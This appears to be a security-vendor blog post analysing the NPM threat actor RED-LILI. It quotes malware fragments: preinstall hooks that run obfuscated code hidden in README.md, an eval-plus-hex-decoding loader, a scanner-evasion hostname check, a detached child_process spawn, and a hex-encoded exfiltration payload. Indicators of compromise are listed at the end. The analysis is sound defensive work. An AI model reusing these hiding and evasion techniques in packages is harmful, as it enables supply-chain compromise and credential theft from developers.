
Attacker Adds Evasive Technique to Their Ongoing Attacks on NPM

- Tal Folkman
- Co-author Aviad Gershon

- April 26, 2022
- Reading Time: 5 minutes




Intro


A few weeks ago, we wrote about a new threat actor we called RED-LILI and described their capabilities, including an in-depth walkthrough of the automated system for publishing malicious NPM packages from automatically created user accounts. After our publication, we have seen this same attacker changing their techniques and adding new exfiltration targets, enhancing evasive abilities in an attempt to slow down researchers, and even trying to communicate with the researchers using package names (such as “fuckyouscanner”).

RED-LILI Tracker

To keep track of RED-LILI as they deliver more malicious packages, our research team has launched RED-LILI Tracker (https://red-lili.info) - an open source mini-project tracking the attacker's packages over time, while sharing analysis findings.



https://red-lili.info website



https://red-lili.info package details

RED-LILI has continued to publish packages similar to the ones we described in our previous blog. Since then, they published more than 60 malicious packages from over 50 unique accounts. This automated behavior has subsided recently and cleared the way for several changes. In this blog, we describe our new observations regarding this attacker's TTPs.

Message in a bottle

Shortly after our publication, and probably in light of the community's joint efforts in taking down RED-LILI's malicious packages, we started seeing that some of the package's names diverging from the normal pattern and seem to try and relay messages such as:

- dontbelikethat
- notsobrilliant
- dontgothereever
- dontblowthisoff
- heisnotwhatyousee
- helloboy634
- nosoawesome232
- fuckyouscanner

Hidden Malicious Code in Text Files

Most of these "message in a bottle" packages such as the package "dontgothereever" introduced a new tactic. Instead of the normal preinstall script:

```
"scripts":{ "test":"echo 'error no test specified' && exit 1", "preinstall":"node index.js" },
```


They move the malicious code to "lib/README.md" or "README.md", obfuscated it, and run it from the preinstall script as before:

```
"scripts":{ "test":"echo 'error no test specified' && exit 1", "preinstall":"node lib/README.md" }
```

obfuscated README.md

Stolen Package Description

Another experiment with the package description files in RED-LILI's recent attacks, which we saw in the "wf_storage" package for example, is the attacker stealing another project's description (https://github.com/raincatcher-beta/raincatcher-file#supported-storage-engines). In an attempt to make the package look more credible.



Stolen project description appears in the malicious package, taken from a random GitHub page

eval() & hexilify() a match made in hell

Another new obfuscation technique we observed, in “turbine_helper” for example, is a combined usage of the nefarious built-in function “eval()” and the “hexilify()” function written by the package’s developer.

We saw two different usages of this combination:

```
function render(image){ eval(hexify(package,hexify(package,image)));}
```

Or:

```
eval(hexilify(package,img))
```

the “hexilify()” function’s main purpose is to decode hexadecimal string into the original code.

```
function hexilify(pack,data) { const bufferText = Buffer.from(data, 'hex'); const text =
bufferText.toString('ascii'); return text.replace('%%%%%%',pack); }
```

The hex encoded input to this function varies slightly between the different packages using it, but it looks roughly as follows:

```
img="636f6e7374206f73203d207265717569726528226f7322293b0a636f6e737420646e73203d207265717569726528226646e7322293b0a
571203d2068747470732e7265717565737428286f7074696f6e732c20287265732920203d3e207b0a20202020202020207265732e6f6e28226461
```

the “hexilify()” is also used in other parts of the code to hinder defenders using static analysis by obfuscating strings that may use to identify this attacker’s activity.

```
function isValid(hostname, path, username) { if (hostname == unhexify("4445534b544f502d3445314953304b") &&
username == unhexify("6461617361646d696e")) { return false; } else if (hostname == unhexify('626f78')) {
return false; } else if (checkhex(hostname)) { return false; } else if (checkuuid(hostname)) { return
false; } else if (hostname == unhexify('6c696c692d7063')) { return false; } else if (hostname ==
unhexify('6177732d376772617261393136f6964356a736578676b71')) { return false; } else if (hostname ==
unhexify('696e7374616e6365')) { return false; } else { return true; } return true; }
```

Usage of the hexilify function

isValid() adjustments

In the field of security scanners' detection, we saw a minor change in the "isValid()" function, which is meant to detect hostnames and usernames belonging to scanners or other machines the attacker want to avoid from running on.

In the package "bfs-hello-world" for example, we saw a new regex which was made to detect "uuid"s (Universal Unique Identifier) and keep the code from running in these environments. This is possibly because the attacker noticed security scanners with "uuid"s as hostnames and tried to avoid it as well.

```
function checkuuid(inputString) { var re = /^[0-9a-f]+-[0-9a-f]+-[0-9a-f]+-[0-9a-f]+-[0-9a-f]+$/g; if
(re.test(inputString)) { return true } else { return false; } }
```

Using 'child_process'

In the package "bfx-hf-func-data", we saw for the first time the usage of "child_process" from this attacker. Here, the preinstall script still runs the index.js file upon package installation, but this file itself contains different code with include the following snippets:


```
var spawn = require('child_process').spawn; spawn('node', ['bgService.js',process.pid], { stdio: 'ignore',
// piping all stdio to /dev/null detached: true }).unref();
```

These lines of code spawn a child process that runs the bgService.js file which contains the same hex encoded malicious code we saw before.


The Next Attack Wave is Coming

Since the previous wave we wrote about in our first blogpost about the attacker, RED-LILI have slowed down and paused the burst automation attacks. They dumped their old domain names and registered a new domain (22timer[.]ga). We believe the next wave is yet to come and that RED-LILI is now exploring and publishing cherry-picked packages, each with different evasion technique.

However, the attacker's thumbprint still remains as they re-use similar characteristics (code similarity, same identifying strings, etc.). In recent packages they are doing it while exfiltrating the data they collect to previously unknown addresses on different services, from what we have seen before such as free webhook services, for example, pipedream and requestbin.



old domains



new 22timer.ga domain

Some of the latest packages published have also showed slight changes in regard to the user accounts publishing them. Up until now we were used to randomly generated usernames publishing a single package per account. However, the recent packages RED-LILI have published were from the usernames “john.moralis” and “leftwing_tenore” with the latter publishing 5 different packages.

Conclusion

In the past weeks, Checkmarx supply chain security team is tracking the threat actor RED-LILI which is constantly developing its capabilities. In this blog we reported about RED-LILI’s recent changes in code and TTP’s.

Furthermore, our research team has launched red-lili.info - an open source mini-project tracking the attacker's packages over time, while sharing analysis findings.

IOC’s

- eome8ew0yti04in.m.pipedream[.]net

- eo74s7cfv23fror.m.pipedream[.]net
- 33mail[.]ga
- 636o3.fuzzdb[.]cf
- 3faa13bc25347fa55cff.d.requestbin[.]net
- 425a2.33mail[.]ga
- 22timer[.]ga

